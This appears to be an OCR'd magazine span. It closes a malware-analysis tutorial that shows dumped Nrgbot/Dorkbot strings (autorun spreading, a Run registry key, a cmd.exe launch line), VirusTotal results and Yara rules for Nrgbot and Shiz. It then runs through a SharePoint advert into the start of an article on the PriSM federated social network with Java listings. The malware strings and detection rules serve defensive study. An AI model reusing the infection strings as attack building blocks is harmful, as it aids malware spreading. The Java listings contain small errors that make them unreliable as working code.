01FA0000	00010000	READ/WRITE	COMMIT	PRIVATE
01FB0000	00002000	READ/WRITE	COMMIT	PRIVATE
01FB2000	0000E000	NO ACCESS	FREE	NONE
01FC0000	00010000	READ/WRITE	COMMIT	PRIVATE
01FD0000	0004E000	EXECUTE READ/WRITE	COMMIT	PRIVATE
0201E000	00002000	NO ACCESS	FREE	NONE
02020000	00031000	NONE	RESERVE	PRIVATE
02051000	00001000	READ/WRITE | PAGE GUARD	COMMIT	PRIVATE
02052000	0000E000	READ/WRITE	COMMIT	PRIVATE

Dump Informations
Address: 01FD0000 Size: 0004E000

Path	Image Size
c:\windows\explorer	00FF000
c:\windows\system3	00B0000
c:\windows\system3	00F8000
c:\windows\system3	00AC000
c:\windows\system3	0092000
c:\windows\system3	0011000
c:\windows\system3	00FD000
c:\windows\system3	0049000
c:\windows\system3	0091000
c:\windows\system3	0058000
c:\windows\system3	013D000
c:\windows\system3	0076000


Processes loaded: 22 SoftICE is not loaded

Figure 9. *Making a dump of Nrgbot with PE Tools*



```
(%s != %s)   dlds    http:// rebooting   [Login]: %s [DNS]: Blocked %d doma
in(s) - Redirected %d domain(s)   [Speed]: Estimated upload speed %d KB/s S
oftware\Microsoft\Windows\CurrentVersion\Run   % s : Z o n e . I d e n t i
f i e r    ngrBot  running IPC_Check   w i n i n e t . d l l   s e c u r 3
 2 . d l l   w s 2 _ 3 2 . d l l     shell\open\command= shell\explore\comm
and=  icon=shell32.dll,7♪◘    useautoplay=1♪◘ action=Open folder to view fi
les♪◘  shellexecute=   [autorun]♪◘ .lnk    %windir%\system32\cmd.exe    &&%%
windir%%\explorer.exe %%cd%%%s  /c "start %%cd%%RECYCLER\%s RECYCLER    ..
```

Figure 10. *Dump_01FD0000_0004E000.dmp injection fragment*


virustotal


SHA256: a948bce5101ce65879341f5f4dd38b179f1f8c2466da61e236a4d3bfc5cc2c39

File name: Dump_01FD0000_0004E000.dmp

Detection ratio: 17 / 43

Analysis date: 2012-11-05 10:30:27 UTC (0 минут ago)

Figure 11. *Nrgbot dump scan results (Microsoft: Worm:Win32/Dorkbot.A, Norman: W32/Dorkbot.U, Sophos: W32/Dorkbot-L, etc.)*



```
rule WormDorkbot
{
    strings:
        $a1 = "facebook" nocase
        $a2 = "twitter" nocase
        $a3 = "symantec" nocase
        $a4 = "threatexpert" nocase
        $a5 = "vkontakte" nocase
        $a6 = "youtube" nocase
        $a7 = "admin" nocase
        $a8 = "letitbit" nocase
        $a9 = "lavasoft" nocase

        $b = "ngrBot"

    condition:
        (all of ($a*) )  or ($a1 and $a2 and $a3 and $a4 and $b)
}
```

Figure 12. *Yara rule for Nrgbot*

The fragment presents names of the Internet resources blocked by the antivirus program, as well as the unique "*ngrBot*" marker.

Using the "*Dump_013E0000_0004E000.dmp*" strings, let us create a *Yara* rule (Figure 12).

In the rule, we check for all of the strings in $a1-$a9 or only "*facebook*", "*twitter*", "*symantec*", "*threatexpert*" with the standard marker "*ngrBot*". As you can see, the "*ngrBot*" string is excluded from the first part of our condition. This is due to the samples with no "*ngrBot*"" signature found in a dump.

Using the created rule, let us scan the *Explore.exe* process by PID. The command to scan the Explore.exe process is as follows:

```
Yara.exe Yara.txt 1544 >YaraResult
```

Results are presented in Figure 13.

The *Yara* signature has successfully detected *Nrgbot* malware. The program can be deleted manually following the malware description.

A similar rule can be created for the *Shiz* malware family (Figure 14).


Yara signatures applied to the unique strings or byte sequences taken from malware dumps or injections allow for the identification of polymorphic spyware on the system.

Conclusion

As we have seen, polymorphism technology can significantly protect new pieces of spyware against 0-day detection by the majority of antiviruses, making itself almost invisible on a computer system. Moreover, once installed, polymorphic backdoors can run an update procedure to download a new version of spyware, thus increasing its lifespan on an infected computer.


We also introduced the way in which polymorphic spyware can be detected and how this approach is mainly based on a dynamic analysis of samples. Once executed, polymorphic spyware reveals its malicious payload directly in process memory. The active infection can be successfully detected using *Yara* rules specially created for *Nrgbot* and *Shiz* families in this paper.

Taking this information into consideration, we can suggest the described method of detection for numerous infections, for example, in a corporate network. Using the described techniques, an administrator or a security engineer can easily create a *Yara* rule for a particular spyware family and start detecting an active infection in the network. Once the infection is detected, a removal guideline could help cure the system.



```
WormDorkbot 1544
0x13d2ad4:$b: ngrBot
0x13d2e64:$b: ngrBot
0x13d56ac:$b: ngrBot
0x13d56c4:$b: ngrBot
0x13d56d8:$b: ngrBot
0x13d1c60:$a10: lavasoft
0x13d2229:$a9: letitbit
0xa49dfb:$a8: admin
0xa49e0a:$a8: admin
0xa4a77b:$a8: admin
0xa4a78a:$a8: admin
0xa4a8fb:$a8: admin
0xa4a90a:$a8: admin
0x11131c3:$a8: admin
0x13d1ad6:$a8: admin
0x13d2c10:$a8: admin
0x13d2c1a:$a8: admin
0x13d2cbd:$a8: admin
0x20281eb6:$a8: admin
0x20283869:$a8: admin
0x76ef9451:$a8: admin
0x76eff52f:$a8: admin
0x76eff56f:$a8: admin
0x772d4393:$a8: admin
0x772db35b:$a8: admin
0x13d28d1:$a7: youtube
0x13d31ad:$a6: vkontakte
0x13d31c4:$a6: vkontakte
0x13d31d9:$a6: vkontakte
0x13d31f0:$a6: vkontakte
0x13d3209:$a6: vkontakte
0x13d3220:$a6: vkontakte
0x13d1ec9:$a5: youporn
0x13d1db0:$a4: threatexpert
0x13d1d1c:$a3: symantec
0x13d2581:$a2: twitter
0x13d3239:$a2: twitter
0x13d326d:$a2: twitter
0x13d26d9:$a1: facebook
0x13d32a1:$a1: facebook
0x13d32f1:$a1: facebook
```

Figure 13. *Results of scanning the Explorer.exe process using Yara*



```
rule Shiz
{
  strings:
  $a1 = "FAKTURA"
  $a2 = "IBANK"
  $a3 = "INIST"
  $a4 = "INTER"
  $a5 = "RAIFF"
  $a6 = "abc123"
  $a7 = "jordan23"
  $a8 = "xakep"

  condition:
    all of ($a*)
}
```

Figure 14. *Yara rule for Shiz*

Bibliography

[1] Russinovich ME, Solomon DA. Microsoft Windows internals, Microsoft Windows Server(TM) 2003, Windows XP, and Windows 2000 (Pro-Developer). 4th ed. Redmond, WA, USA: Microsoft Press, ISBN 0735619174; 2004.

On the Web

- *http://lavasoft.com/mylavasoft/malware-descriptions/blog/backdoorwin32shiz* – analysis of Shiz backdoor;
- *http://lavasoft.com/mylavasoft/malware-descriptions/blog/nrgbot* – analysis of Nrgbot/Dorkbot worm;
- *http://lavasoft.com/mylavasoft/securitycenter/malware_desc/blog* – analysis of Carperb backdoor;
- *https://www.virustotal.com* – Virustotal multiscanner;
- *https://www.virustotal.com/file/138cec24cc1a5ce7466e86f8a9aaad555317b1b2281c531a0bcab8d84eb149b8/analysis/1352204012/* – a scan report of the new Nrgbot by Virustotal;
- *http://technet.microsoft.com/en-us/sysinternals/bb897439* – Strings v2.5 by Mark Russinovich;
- *http://yara-project.googlecode.com/files/YARA%20User's%20Manual%201.6.pdf* – Yara project;
- *http://uinc.ru/scripts/load.cgi?files/neox/PE_Tools.zip* – PE Tools downloading page.

Glossary

Polymorphism – is a passive method of code protection that allows a self-replicating program to fully or partially modify its outward appearance and/or the structure of its code during the replication process.

ALEXANDER ADAMOV

Alexander Adamov is Lavasoft's Malware Lab team leader with 7 years' experience in information security. Alexander works on PhD research related to a cyberspace security model and gives lectures in computer security and malware analysis to his students.

ALEXANDER SAPRYKIN

Alexander Saprykin has an MSc in computer engineering, is a senior malware analyst at Lavasoft with over 6 years' experience in reverse engineering malware and testing anti-virus products. Alexander works with developing automatic malware analysis systems for Lavasoft.

How to Build

a Framework for Organization-Oriented Social Networking – Federated Social Network

This work is supported by A*Star grant 102 158 0038

The popularity of Online Social Networks (OSN) and social media highlights their potential to become the primary platform for communication in the workplace and to carry out business as well.

What you will learn…

- How to define, delegate and enforce access control rules in distributed web applications,
- How to take advantage of the REST protocol for data exchange,
- How to implement a HTTP Push.

What you should know…

- The Java programming language,
- Basic knowledge of the HTTP protocol,
- Basic knowledge of the REST model,
- Basic knowledge of GWT's client-server asynchronous communication model.

While they have already been successfully embraced for many public relations and promotion related activities, existing platforms like Facebook or Google+ do not (in their current form) fit the bill of a platform that can be leveraged for managing a business' communication, processes or workflows.

Drawbacks include the lack of flexibility in terms of customization and interoperability subject to intra- and inter-organizational needs as well as ambiguities about the content ownership and flow of information over such third party platforms.

In this article, we present PriSM, a framework specifically designed and implemented to bring the social network communication experience to the workplace. This is achieved by realizing a simple, secure and scalable platform which eases both the access control policy management as well as its enforcement in a decentralized and delegated fashion, allowing flexible yet controlled intra- as well as inter-organizational interactions.

Online Social Networks: A new communication channel

Online interactions and communication have become an integral part of our daily life. The emergence of *online social networks* (OSN) and Web 2.0 technologies have further revolutionized and ingrained our online activities to the rest of our life.

It, thus, is natural to utilize such an omnipresent paradigm in conducting work related activities as well. Nevertheless, the existing infrastructure for online social networking is unsuitable for it. Oftentimes organizations may want to retain full control and store data and communication, including its storage within the organization's own perimeter/infrastructure, and hence would not use a third party OSN service. Furthermore, existing OSNs do not provide adequate flexibility to customize the deployment to fit the process and structural peculiarities of individual organizations. Additionally, akin to the use of emails, which inter-operate in a decentralized fashion across different service providers, and organizations often control both the logical (domain) and physical (servers) components, it would be desirable to support communication across autonomous social networks (to support inter-organizational interactions). While approaches to federate OSNs have been touted [1], their uptake among dominant OSN service providers has not occurred.

As a consequence of a combination of these reasons, and possibly others that we overlook here, we envision the need of a framework which allows the deployment of autonomous social networks that can be administered by and customized subject to the needs of individuals or organizations, along with the ability for communication across such autonomous deployments, supporting flexible, fine-grained and scalable access-control policies and their enforcement. In this article, we present the design and implementation of PriSM – Private Social Mesh, which brings our vision a step closer to the reality by allowing the deployment of autonomous social networks (ASNs) over private clouds or servers (or even avail a private instantiation as a service), and creating a communication mesh to facilitate inter-ASN interactions.

PriSM: A Framework for Creating Social Meshes

We define a social mesh as a network of social networks, described next by borrowing some terminologies from sociology. Figure 1 shows a simple instance of a Social Mesh.

PriSM models what we call a Social Mesh, which is a network interconnecting distinct Autonomous Social Networks (or ASN for short). An ASN is a communication channel officially used by an organization and which materializes the structure of the organization. The ASN must reflect both the organization's policies in terms of information flow and permissions and roles of the users.

The information flow across different users of an ASN and across different ASNs is managed by means of circles. Namely, a circle consists of a group of users of the social mesh – called members – and a set of rules. The members of a circle have full access to the information – messages – associated to such a circle. On the other hand, a user who does not belong to the circle has granted access to the information according to the specified rules. The rules of a circle are managed by members who have been appointed to such a task. We call such members boss.

Different types of circles are required in order to represent the different kinds of users' groups and sharing needs which may exist. For instance, circles representing both the internal structure of complex organizations and other circles not directly mapping formal structure of an organization are needed. We call circles materializing structures of an organization as subdomains. Example of subdomains may be departments of a university or branches of a company.

On the other hand, circles representing groups created for official purposes, but without a direct mapping into the organization's structure, are called public groups. As an example, a public group may be a team of users working on a specific project. The project itself may be handled by users belonging to different departments of the company such as developer from the IT Department (a subdomain) and users from Sales Department (another subdomain). Hence, the main feature characterizing a public group is the purpose for which it has been created.

Note that, despite the name "public group", information about the group (e.g., membership, content, access rights, etc.) actually do not need to be public, but it just indicates that anyone is allowed to create such ad-hoc groups, in contrast to subdomains which are administered by individuals with specific (delegated) rights to do so. For instance, some ASNs may allow users to create and




Figure 1. *An example of a social mesh among different organizations*

join public groups created for purposes not directly work-related, such as a group created to simplify the communication among the soccer playing members of the IT Department Soccer. As opposed to subdomains, members of a public group may also belong to different ASNs, such as for a project carried out jointly by members of multiple organizations.

Moreover, PriSM allows users to define personalized circles called private groups in which users are categorized according to the preferences of the creator of the circle. Such private groups are strictly confidential to the creator of the circle, and, thus, unknown to the users who are categorized. Private groups provide a tool to control the flow of an individual's messages in a fine-grained manner (akin to the use of circles in Google+), for example specifying that a message is visible only to the users categorized to a specific private circle. As a more "concrete" example, consider a researcher working on a project crucial for the company. She/he may create a private group of "untrusted colleagues" to avoid such users from receiving messages exchanged within the research team.

Beside information flow, ASNs require a way to manage the privileges of their members. In the following we define as privileges the operations that a user is allowed to perform in an ASN. PriSM uses the roles assigned to users by the ASN administrator. In the presented model, a role is a job function/title within the organization with some associated semantics regarding the authority and responsibility conferred on a member role. We assume that a user may be associated with multiple roles, according to the functions she/he is performing within the organization. Additionally, PriSM allows the administrator to further refine the privileges available to a given user according to "where" she/he is operating. In fact the privileges granted to a given user at a given moment are defined combining the roles to which the user has been assigned and the subdomain in which she/he is operating. Thus, the subdomains contribute to identify the available privileges, refining the privileges of a role (both granting and revoking privileges) or even granting/revoking permissions directly to specific users.

Other than that, a group creator may be interested in restricting the membership to the group, for example not granting the membership to those users who are member of another specific group. Furthermore, one may be willing to moderate the messages associated with a given group. PriSM provides the users the possibility to specify group privileges.

To simplify the management of circles and roles management, PriSM allows, and suggests, that circles and roles should be organized in a hierarchy. This way a circle will inherit the properties of its immediate parent, both with respect to information propagation rules and privileges.

Table 1 summarizes the characteristics of the groups discussed so far. Namely, it shows the properties of the different user groups defined in the PriSM's social mesh model.

Online social networks are not only characterized by how users can be arranged into groups but also by how it is possible to create relationships between users. In PriSM we chose a relationship model similar to the one implemented in Twitter and Google+ rather than the model used in Facebook. The main difference is that the relationships existing in Facebook are bidirectional, which means that if Alice is connected to Bob then Bob is also connected to Alice. On the other hand, in PriSM it is possible to create unidirectional relationship, which means that if Alice is interested in messages created by Bob but Bob is not interested in the messages create by Alice, then it is possible to create a relationship only from Alice to Bob and not vice versa. According to PriSM terminology we will refer to Alice as a *fan* of Bob and to Bob as an *idol* of Alice.

This type of relationships is very useful in several contexts where the communication model is not necessarily one-to-one or many-to-many but may instead be one-to-many. A simple example of such communication model is in the universities, where a professor creates messages which are interesting (or at least should be) for several students. On the other hand, the professor is not, in general, interested in the messages created by her/his students.

Other than that, PriSM supports one-to-one communications using personal messages. Likewise, many-to-many can also be realized in PriSM using groups.

Table 1. *The group types defined into PriSM's model*

Type	Structural	Circle	Privilege	Public	Multi-ASNs
Role	Yes	No	Yes	Yes	No
SubDomain	Yes	Yes	Yes	Yes	No
Public Group	No	Yes	No	Yes	Yes
Private Group	No	Yes	No	No	Yes

SPTechCon

The SharePoint Technology Conference

March 3-6, 2013 → San Francisco

Get the scoop on SharePoint 2013!

Register Early and SAVE!

The Best SharePoint Training!

Choose from over 90 Classes & Workshops!

Check out these NEW! classes, taught by the industry's best experts!

How to Install SharePoint 2013 Without Screwing It Up
Todd Klindt and Shane Young

What IS SharePoint Development?
Mark Rackley

SharePoint Performance: Best Practices from the Field
Jason Himmelstein

Creating a Great User Experience in SharePoint
Marc Anderson

Ten Best SharePoint Features You've Never Used
Christian Buckley

Understanding and Implementing Governance for SharePoint 2010
Bill English

Building Apps for SharePoint 2013
Andrew Connell

SharePoint Solutions with SPServices
Marc Anderson

Lists: Used, Abused and Underappreciated
Wes Preston

Planning and Configuring Extranets in SharePoint 2010
Geoff Varosky

Creating Simple Dashboards Using Out-of-the-Box Web Parts
Jennifer Mason

Integrating SharePoint 2010 and Visual Studio Lightswitch
Rob Windsor

Solving Enterprise Search Challenges with SharePoint 2010
Matthew McDermott

Getting Stuff Done! Managing Tasks with SharePoint Designer Workflows
Chris Beckett

SharePoint 2013 Upgrade Planning for the End User: What You Need to Know
Richard Harbridge

Ten Non-SharePoint Technical Issues That Can Doom Your Implementation
Robert Bogue

SharePoint MoneyBall: The Art of Winning the SharePoint Metrics Game
Susan Hanley

Intro to Branding SharePoint 2010 in the Farm and Online
Randy Drisgill and John Ross

How to Best Develop Requirements for SharePoint Projects
Dux Raymond Sy

Lots more online!

A BZ Media Event

Central Contractor Registration

Follow us: twitter.com/SPTechCon

www.sptechcon.com

SPTechCon™ is a trademark of BZ Media LLC.
SharePoint® is a registered trademark of Microsoft.

PriSM Architecture and Implementation

In order to provide the services required by an ASN, each domain deploys PriSM locally. Figure 2 shows the architecture of an independent ASN deployment comprising several interconnected modules. Each module is in charge of managing a specific subset of the features provided by the system. Many of these features are 'standard' in any state-of-the-art on-line social network platform while a few others are novel, specific to PriSM's distributed/federated nature and its access and information flow controls:




Figure 2. *PriSM architecture*

- *User Manager*: This module provides an interface to the operations directly related to the users, such as registration, profile management, relations and subscription of messages from other users, etc.
- *Circle Manager*: This component controls the circles related information such as the lists of members and the propagation policies for each circle other than any relationships between them.
- *Access Control Manager*: This module regulates both the actions performed by the users of a PriSM ASN with respect to the privileges assigned to them by the domains administrators and enforces the policies defined in the circles.

The functionalities of this module are:

- to store and propagate the messages (and content) generated by the ASN's users and
- to grant access only to those users who are allowed according to the rules.

The PriSM Web Interface exposes the services orchestrated by all these constituent modules to the ASN users.

As shown in Figure 2, the PriSM architecture consists of another module, which manages the interconnections between the different ASN instances of PriSM.

Listing 1. *Some methods of the client-side of the remote Interface*

```
public UserData getUserData(UserID uid) {
   …
   HttpResponse response = executeGet(String.format("http://%s/PriSM/remote/user/%f", uid.getDo-
                  main(), uid.getUsername());
   if (2 == response.getStatusLine().getStatusCode() / 100)
      return mapper.readValue(response.getEntity().getContent(), UserData.class);
   else {
      // handle the error accordingly to the returned status code.
   }
   …
}
…
protected HttpResponse executeGet(String urlQuery) {
   HttpClient client = new DefaultHttpClient();
   HttpGet getRequest = new HttpGet(urlQuery);

   return client.execute(getRequest);
}
…
```

Remote Interface

This module is in charge of performing the operations of exchanging information with other ASNs. For example, the Remote Interface retrieves the required data when a user is accessing the profile of some user in some other domain. It also sends to the interested domains the updates involving shared data, such as those regarding the members and/or the policies of shared circles.

The current implementation of PriSM can be downloaded from [7]. It is implemented in Java, using GWT [2] for the web-interface. The communication between the web-interface and the server is done by means of the mechanisms provider by the GWT framework.

On the other hand, the communication between the different PriSM modules and between different deployments is performed using the REST model [4]. The implementation is realized using three open-source libraries: HttpClient [4], Jersey [3] and Jackson [6].

We chose GWT as the principal framework for the development of our prototype because of four main reasons:

- It allows Java programmers to develop efficient and user-friendly AJAX web-interfaces, 2. GWT's developer kit is very well integrated with Eclipse, making the development and the testing of the application simpler for programmers,
- The JavaScript obtained from the compilation of the Java source code is optimized for a plethora of browsers, relieving the developer from that task and
- The generated code is very efficient and highly optimized [9].

HttpClient is a library that simplifies the creation of network communication using the HTTP protocol, which is one of the building blocks of the REST model. See Listing 1 for a brief example. We chose this library because of its stabili-

Listing 2. *UserManagerService's server-side remote interface*

```
@Path(“/user/”)
public class User {
   @GET
   @Path(“{username}”)
   @Produces(MediaType.APPLICATION_JSON)
   public String getUserInfo(@PathParam(“username”) String username) {
   …
   }
   @PUT
   @Path(“{username}/fan”)
   public Response addFan(@PathParam(“username”) String idolUsername, @Context HttpServletRequest
                  req) {
   ...
   }
   @DELETE
   @Path(“{username}/fan/{fanusername}@{fandomain}”)
   public void deleteFan(@PathParam(“username”) String username, @PathParam(“fanusername”) String
                  fanUsername, @PathParam(“fandomain”) String fanDomain) {
   …
   }
   @POST
   @Path(“img/{username}”)
   @Consumes(MediaType.MULTIPART_FORM_DATA)
   @Produces(MediaType.TEXT_PLAIN)
   public String updateUserPicture(@PathParam(“username”) String username, @
                  FormDataParam(“picture”) InputStream pictureStream) {
   ...
   }
}
```

ty and for the easiness to access documentation and source code examples. HttpClient also simplifies the creation of PUT and POST requests by means of an easy to use interface for the management of the message body.

Talking about request messages' body, we use JSON to encode the data exchanged between client and server. Thus, the body of the messages and the returned messages are encoded using JSON. We chose such a language for data exchange because its definition is less strict and it is also lightweight in comparison to other languages such as XML.

Considering that we are using the Java language, we could have used the plain Java serialization to send and receive data between ASNs. We chose differently in order not to limit the implementations of other PriSM compatible frameworks using different programming languages, such as C# or Ruby.

For our implementation, we are using the Jackson library to perform the conversion between POJO and JSON objects. As a matter of fact, the `mapper` variable in Listing 1 is exactly an instance of the ObjectMapper class from the Jackson library. In the client side we use the method `readValue(InputStream is, Class<?> type)` to deserialize the JSON object into the corresponding Java object.

On the server side, on the other hand, another instance of the ObjectMapper is used to serialize from Java objects to JSON objects. This is done by invoking the method `writeValue(Object obj)`.

The server side of the remote interface has been implemented using Jersey. Jersey is an open-source library implementing the JSR-331, which is the reference specification for building RESTful Web services. It uses a series of annotation helping the developer to interface the methods of different classes to paths and HTTP methods. The actual interface between the user-defined classes and the web is performed by a Jersey Servlet, which will configure itself to call the appropriate method for each incoming request.

Listing 2 shows the interface toward the UserManager module. In particular, it shows the annotations required to specify the paths, the HTTP methods and the content type associated with each Java method.

The present PriSM implementation allows communication between only ASNs which have been manually paired by the domains' administrators. Paired ASNs are considered trusted in the current model. Additionally, at present we assume the existence of a service to correctly discover other ASNs and their trustworthiness. These assumptions need further consideration in future. We will also like to note that individual ASN deployments are free to tweak the constituent modules, to add or modify functionalities as deemed appropriate.

Access Control, or How to Define Who Can do What

PriSM supports what we call group and domain privileges. The former are those privileges defining the actions users can perform within a group, such as the privileges of joining the group, to tag a message with the current group (which means to associate the message to the group, inheriting in such a way all group's rules) or the requirement of the messages tagged with a group to be moderated by a boss of the group. The latter are those privileges granting to users administrative powers, such as the privileges to create public circles, to create subdomains, to create roles and so on.

Group privileges are specific to a group for which they are defined, and therefore their enforcement is straightforward: once a user is operating in a specific group, the group privileges are applied.

Differently, domain privileges require a more complex mechanism to be enforced. Note that the PriSM framework manages and enforces access control at ASN's level, in the sense that the domain privileges are defined in groups characteristics of an ASN – such as roles and subdomains – and they can be enforced only within the specific ASN.

The operations a user is granted to perform are defined by a combination of her/his roles and the




Figure 3. *PriSM's access control model*

Listing 3. *The methods for the management of the users' privileges*

```
@Override
public Set<Privilege> getRolesPrivileges(UserID userID) {
   //admin users will always have the full privileges
   if ( userManager.isAdminUser(user) )
     return new HashSet<Privilege>(getPrivilegesList());

   Set<Privilege> privileges = new HashSet<Privilege>();

   try {
      List<CircleID>  roles = circleManager.getRolesMembership(userID);
      for (CircleID role : roles) {
     try {
privileges.addAll(dataSource.getPrivileges(role, true));
     } catch (DataSourceException e) {
        logger.error(“Error retrieving the privileges for role” + role);
      }
      }
   } catch (DataSourceException e) {
      logger.error(“Error retrieving the roles of user ” +userID);
   }

   return privileges;
}
…
@Override
public Set<Privilege> getActivePrivileges(Set<Privilege> rolePrivileges, CircleID circleID, UserID
                userID) {
           Set<Privilege> activePrivileges = new HashSet<Privilege>(rolePrivileges);
   //admin users already have all privileges
   if ( userManager.isAdminUser(userID) )
     return activePrivileges;

   if ( null != circleID ) {
       try {
     PrivilegeCacheItem privileges = privilegesCache.getCache(circleID);

     activePrivileges.addAll(privileges.getGrant());
            activePrivileges.removeAll(privileges.getRevoke());

     if (null != privileges.getDelegationGrant(userID))
         activePrivileges.addAll(privileges.getDelegationGrant(userID));

     if (null != privileges.getDelegationRevoke(userID))
   activePrivileges.removeAll(privileges.getDelegationRevoke(userID));

               } catch (DataSourceException e) {
     logger.error(“Error retrieving the privileges from the cache”);
       }
   }
   return activePrivileges;
}
```

subdomain in which she/he is operating. Because of that, the PriSM framework enforces access control differently according to the action performed by the user.

Role-Based Access Control (RBAC for short) is a well-known and well-established access control model. In few words, in RBAC the access control model maps the privileges to the roles existing within an organization and associates such collections of privileges to the users. Thus, privileges are not associated directly to users but by means of roles.

In PriSM we extended the RBAC model as shown in Figure 3. According to our model the privileges of a user are defined by the roles of the user combined with the privileges defined for the "context" in which the user is operating.

More precisely, we associate to each circle (which we remind is defined as a group of users and a set of rules defining how information is propagated) a set of privileges to be granted/revoked to the user.

